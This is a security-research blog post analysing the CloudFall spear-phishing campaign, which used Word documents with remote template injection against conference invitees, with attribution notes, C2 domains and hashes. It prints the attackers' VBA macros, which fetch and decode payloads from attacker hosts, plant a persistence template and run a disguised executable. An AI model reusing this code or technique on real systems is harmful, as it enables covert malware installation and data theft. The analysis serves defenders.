CloudFall Targets Researchers and Scientists Invited to International Military Conferences in Central Asia and Eastern Europe

zscaler.com/blogs/security-research/cloudfall-targets-researchers-and-scientists-invited-international-military

In August 2021, Zscaler ThreatLabz identified several malicious Microsoft Word documents which used a multi-stage attack-chain abusing Cloudflare Workers and features of MS Office Word to target users in Central Asia and Eastern Europe.

Based on the social engineering lures used in the decoy content, we conclude with a moderate confidence level that the targets of this campaign were scientists and researchers who were invited to International military conferences.

This multi-stage attack chain involves several new tactics, techniques, and procedures (TTPs) which have not been documented before. In the remainder of this blog, we'll share the technical details of the attack as well as threat attribution.

We have named this threat actor CloudFall based on the network infrastructure used by them. There is also a strong overlap between this threat actor and the CloudAtlas APT group. We will explain this in more detail in the threat attribution section of the blog.

Unlike common macro-based document attacks, in this targeted campaign we observed the threat actor abusing MS Office Word features to evade automated analysis systems. There were multiple variants of attack-chains used by this threat actor which highlight the adversary's deep understanding of the MS Office Word application.

Threat Attribution

We performed threat attribution based on the below 4 parameters.

1. Attack-chain
2. Naming convention of attacker-controlled C2 domains
3. Regions targeted and content of the decoy files
4. Correlation of creation and compilation timestamp of all the artifacts (documents and payloads)

Attack-chain: In all the cases, an MS Office Word document was used to download a remote document template and carry out the attack in multiple stages. A lot of TTPs in this attack-chain have not been seen before and are unique to the threat actor in this case.

Naming conventions of attacker-controlled C2 domains: We observed a consistent pattern across all the C2 domains used in this targeted campaign. All the C2 servers used Cloudflare Worker domains and most of the subdomain names were crafted to spoof Microsoft service names such as Office 365.

office365.dc-microsoft.workers[.]dev
office365.microsoft-cloud.workers[.]dev
asia.office365-cloud.workers[.]dev
eu.microsoft-365.workers[.]dev
api.office365online.workers[.]dev

Regions targeted and content of the decoy files: Based on the instances we observed in this campaign, the regions targeted were Central Asia and Eastern Europe.

Correlation of creation and compilation timestamp of all the artifacts: We checked the creation timestamp for each of the stage-1 documents as well as the compilation timestamp of the payloads.

All the timestamps were in the range: 5:30 AM UTC to 8:30 AM UTC

Based on this, we can say with a moderate confidence level that the threat actor was located in the eastern part of the world.

By combining all of the above observations, we can say with a moderate confidence level that there is an overlap with CloudAtlas APT threat actor.

CloudAtlas APT has targeted users in Central Asia and Eastern Europe in the past with documents sent in spear-phishing emails and downloaded remote templates. CloudAtlas has also abused legitimate cloud-based services, such as CloudMe, in the past and used domain names that spoof legitimate Microsoft services.

The tactics, techniques, and procedures (TTPs) are very unique in this instance so we cannot use them to specifically attribute to any threat actor.

Document decoy contents

Each MS Office Word document in this targeted campaign displays an overlay image which will be replaced by text when the document load is completed in the MS Office Word application.

For the document with MD5 hash: 4cf8b660a79fc1b7cc4ea6422a02347d, seen in Figure 1, the cover image is the logo of the German Federal Foreign Office.




Figure 1: Cover image displayed in Stage-1 document

All the cover images of the remaining documents are shared in Appendix I. These cover images also give a quick idea about the targeted region of the campaign.

The text content behind this overlay image is as shown in Figure 2.



The International Research Conference Aims and Objectives
The International Research Conference is a federated organization dedicated to bringing together a significant number of diverse scholarly events for presentation within the conference program. Events will run over a span of time during the conference depending on the number and length of the presentations. With its high quality, it provides an exceptional value for students, academics and industry researchers.
International Conference on Military Strategies and Methods aims to bring together leading academic scientists, researchers and research scholars to exchange and share their experiences and research results on all aspects of Military Strategies and Methods. It also provides a premier interdisciplinary platform for researchers, practitioners and educators to present and discuss the most recent innovations, trends, and concerns as well as practical challenges encountered and solutions adopted in the fields of Military Strategies and Methods
Call for Contributions
Prospective authors are kindly encouraged to contribute to and help shape the conference through submissions of their research abstracts, papers and e-posters. Also, high quality research contributions describing original and unpublished results of conceptual, constructive, empirical, experimental, or theoretical work in all areas of Military Strategies and Methods are cordially invited for presentation at the conference. The conference solicits contributions of abstracts, papers and e-posters that address themes and topics of the conference, including figures, tables and references of novel research materials.

Figure 2: Text present inside the document behind the cover image

The text displayed contains information about the International Conference on Military Strategies and Methods. This conference invites researchers, scientists, and research scholars. The invitation above is a "Call for contribution".

Based on this, we conclude that the targets of this campaign are researchers and scientists related to various disciplines such as Military strategy.

Attack flow

In this campaign, the threat actor used a complex multi-stage attack-chain, which we illustrate in Figure 3. This attack chain will be explained in more details step-by-step in the Technical Analysis section of the blog.

Also, it is important to note that there are 2 different variants of attack-chains that we observed for this threat actor. The second and the new variant was used for the first time on August 25th 2021 and we describe it later in the blog in the "Attack-chain: Variant 2" section.

Variant #1




Figure 3: Attack-chain of first variant

Technical analysis

In this section, we will look at the first variant of the attack-chain. For the purpose of technical analysis we will consider the document with MD5 hash: 4cf8b660a79fc1b7cc4ea6422a02347d

Stage-1: Main document

Stage-1 document fetches a macro-based template document hosted on the attacker-controlled website and lures the user to enable the macros.

The interesting thing to note here is that the attacker doesn't use the standard DOCX file format (OOXML) for template injection where we have the XML file referencing the document template from a network path.

Instead, in this case, the template injection is performed using the DOC file format. As a result, static analysis tools like olevba cannot be used to extract the URL.

Stage-2: Macro-based template document

Once macros are enabled by the user, the VBA macro code inside the downloaded template is executed.

The macro code performs the following operations:

1. When the document is opened, it hides the decoy image shown to the user. The image is an overlay for the text content which is displayed to the user once the macros are enabled.

Below is the relevant VBA macro code responsible for this.

```
Sub Document_Open()
Dim i As Integer
For i = ActiveDocument.Shapes.Count To 1 Step -1
ActiveDocument.Shapes(i).Delete
Next i
End Sub
```

2. When the document is closed, it checks whether a document template file is present in the path: "%appdata%\Microsoft\Word\STARTUP\Main.dotm". If this file is not found, then it will be downloaded and saved in this location.
It's important to note that the above directory path corresponds to STARTUP location used by Microsoft Office Word application to load global templates.

The template file is downloaded as base64-encoded data from the URL: "https://cloud.digitalstorage.workers[.]dev/old/data". The downloaded base64-encoded data is mangled and it requires a simple character substitution before decoding.

Macro replaces "$" with "A" and "#" with "Q" in the mangled response before base64-decoding.

Below is the relevant VBA macro code responsible for this.

```
Sub Document_Close()

If Dir(Environ$("APPDATA") + "\Microsoft\Word\STARTUP\Main.dotm", vbDirectory) =
vbNullString Then
Dim xmlhttp As New MSXML2.XMLHTTP60
Dim data As String
Dim fileData As Integer: fileData = FreeFile
```

```
xmlhttp.Open "GET", "https://cloud.digitalstorage.workers[.]dev/old/data", False
xmlhttp.send
If Len(xmlhttp.responseText) > 0 Then
Open Environ$("APPDATA") + "\Microsoft\Word\STARTUP\Main.dotm" For Binary Access
Write As fileData
Put fileData, , DecodeBase64(Replace(Replace(xmlhttp.responseText, "$", "A"), "#
", "Q"))
Close
End If

End Sub
```

Stage-3: Persistence template

The template file "Main.dotm" acts as a persistence template since it is loaded whenever the Microsoft Word application is started.

Similar to Stage-2, this is also a macro-based template. The malicious macro code is defined under the AutoExit function which is executed when the Microsoft Word application is closed or the global template defining it is unloaded.

Upon execution, the macro code downloads a base64-encoded binary either from "mirror.advancestore.workers[.]dev/max/bs" or "mirror.advancestore.workers[.]dev/min/bs" based on the checks performed. Similar to Stage-2, the base64-encoded binary is mangled and requires character substitution before decoding. Once decoded, the macro code drops it as the next stage payload in the path %localappdata%\Photos\Microsoft.Photos.exe and executes it.

Note: The dropped file name spoofs legitimate Windows binary for Microsoft Photos.

Relevant code is shown in Figure 4.

```
Sub AutoExit()
    Dim fso As New FileSystemObject
    If Not fso.FolderExists(Environ$("LOCALAPPDATA") + "\Photos") Then
        fso.CreateFolder Environ$("LOCALAPPDATA") + "\Photos"
    End If
    Dim MyRequest As Object
    Set MyRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
    Dim fileData As Integer: fileData = FreeFile
    If Dir(Environ$("LOCALAPPDATA") + "\Photos\Microsoft.Photos.exe", vbDirectory) = vbNullString Then
        MyRequest.Open "GET", _
        "https://mirror.advancestore.workers.dev/max/bs"
        MyRequest.Send
        If Len(MyRequest.responseText) > 0 Then
            Open Environ$("LOCALAPPDATA") + "\Photos\Microsoft.Photos.exe" For Binary Access Write As #fileData
            Put #fileData, , Decode(Replace(Replace(MyRequest.responseText, "^", "A"), "%", "Q"))
            Close #fileData
            Exec (Environ$("LOCALAPPDATA") + "\Photos\Microsoft.Photos.exe")
        End If
    Else
        If Dir(Environ$("LOCALAPPDATA") + "\Photos\conf.h", vbDirectory) = vbNullString Then
            MyRequest.Open "GET", _
            "https://mirror.advancestore.workers.dev/min/bs"
            MyRequest.Send
            If Len(MyRequest.responseText) > 0 Then
                Open Environ$("LOCALAPPDATA") + "\Photos\Microsoft.Photos.exe" For Binary Access Write As #fileData
                Put #fileData, , Decode(Replace(Replace(MyRequest.responseText, "^", "A"), "%", "Q"))
                Close #fileData
                Exec (Environ$("LOCALAPPDATA") + "\Photos\Microsoft.Photos.exe")
            End If
```

Figure 4: VBA macro code of Stage-3 persistence document template

Stage-4: Dropped binary

The Stage-4 dropped binary is heavily obfuscated using control flow obfuscation, function inlining, stack-based strings generation, strings encoding, etc which makes the dynamic analysis of the binary inside a debugger difficult. To further hinder the dynamic analysis using debugger, the binary performs self checksum check to detect any attached debugger.

It also hooks the ZwProtectVirtualMemory API. To allocate memory region for trampoline, the binary performs memory allocation brute force to allocate the memory just after the last loaded dll memory space. Figure 5 below shows the trampoline code.

```
00007FFF02B30000    4C:8BD1          mov r10,rcx
00007FFF02B30003    B8 50000000      mov eax,50
00007FFF02B30008  ^ E9 0BD0E9FF      jmp ntdll.7FFF029CD018
00007FFF02B3000D    4C:8BD1          mov r10,rcx
00007FFF02B30010    B8 50000000      mov eax,50
00007FFF02B30015  ^ FF25 00000000    jmp qword ptr ds:[7FFF02B3001B]
```

Trampoline code

Figure 5: API hook added for ZwProtectVirtualMemory with an unconditional JMP trampoline

Executing further, the malicious binary checks for the presence of the file conf.h in the current working directory. If the file exists, it tries to read and parse it.

Figure 6 below shows the code which performs string generation and does the file existence check for conf.h




Figure 6: Code section which performs conf.h string generation and file existence check

Note: The file is likely fetched and dropped by the binary as part of C2 communication

If the conf.h file doesn't exist, then it checks the following browser directories for the presence of specific files one at a time:

1. %appdata%\Mozilla\Firefox\Profiles
2. %localappdata%\Google\Chrome\User Data\Default
3. %appdata%\Opera Software\Opera Stable

For the files found, it adds up the size of all these files and checks if it is greater than or equal to the specified threshold value. In case the calculated size is less than the threshold value or if none of the browser directory mentioned above exists, the binary terminates.

Note: The size check is likely performed to detect analysis environments like Sandbox and Virtual Machine

Following files are used for calculating the size in case of Chrome browser:

%localappdata%\Google\Chrome\User Data\Default\History
%localappdata%\Google\Chrome\User Data\Default\Visited Links
%localappdata%\Google\Chrome\User Data\Default\Favicons
%localappdata%\Google\Chrome\User Data\Default\Web Data
%localappdata%\Google\Chrome\User Data\Default\Cookies
%localappdata%\Google\Chrome\User Data\Default\Media History
%localappdata%\Google\Chrome\User Data\Default\IndexedDB\{sub_dir}*

Figure 7 below shows the code responsible for performing the threshold check.




Figure 7: Code section which performs the threshold check

If the check passes for any of the three browser directories mentioned above then it starts the network communication.

Network Communication

The network communication is performed over standard TCP/IP protocol. The details for the C2 server communication are mentioned below:

C2 Domain: curly-waterfall-360d.fetrikekke531.workers.dev
Beacon request URI: auth/local/register
Request Type: POST
Data: {\"email\":\"\",\"password\":\">*#-L:3Wy5;;#/[N^{uh{P6t\",\"username\":\"B60FB93BC49DF8848C4AF287BC112CF6_oAj\"}

Inside the POST request data there are three key-value pairs which are generated as specified below.

email - {random_data}@{random_data}.local
password - {random_data}
username - {encoded %USERPROFILE% creation timestamp}_{random_data}

Note: During analysis we didn't get any active response from the C2 server. As a result, we couldn't analyse the full behaviour of the malicious binary.

[+] SSL Certificate

The thumbprint of the SSL certificate of the C2 domain is:
5cdf93a4081898d99a686ad472b553cddaa9f3bf

Below are some important details of this SSL certificate:

Thumbprint: 5cdf93a4081898d99a686ad472b553cddaa9f3bf
Signature Algorithm: sha256RSA
Issuer: C=US CN=R3 O=Let's Encrypt
Validity
Not Before: 2021-08-18 06:57:36
Not After: 2021-11-16 06:57:34
Subject: CN=*.fetrikekke531.workers[.]dev

Using the thumbprint of the SSL certificate as a pivot, we discovered another C2 domain:
virustotall-360d.fetrikekke531.workers[.]dev

As we can see, the subdomain in above domain spoofs VirusTotal.

Attack-chain: Variant 2

The second variant of this attack, which we observed in August 2021 made significant changes to the macro code used in the document to deploy the payload on the machine.

MD5 hash of the document: 2043b7129bfbe83c95a27c0a20d10612

Similar to variant 1, variant 2 also downloads a remote document template hosted on an attacker-controlled Cloudflare Worker instance.

However, unlike variant 1, in this case, the persistence document template as well as the final payload—both are embedded inside the stage-2 document itself.

It uses a clever technique to extract these contents and drop them on the machine.

This attack flow can be represented using the diagram shown in Figure 8.

Variant #2




Figure 8: Attack-chain of the second variant

Below is the description of attack flow.

1. Stage-1 document downloads remote document template (Stage-2)
2. Since MS Office Word was used to download the document template (Stage-2), by default it will be present inside the INetCache directory. The VBA macro code uses a clever technique to locate this file in the path: "%localappdata%\Microsoft\Windows\INetCache\Content.MSO\" as shown in Figure 9.

```
Sub Document_Close()
    Dim fso As New FileSystemObject
    If Not fso.FolderExists(Environ$("LOCALAPPDATA") + "\VirtualEnv") Then
        fso.CreateFolder Environ$("LOCALAPPDATA") + "\VirtualEnv"
    End If
    Dim files As Object
    Dim file As Object
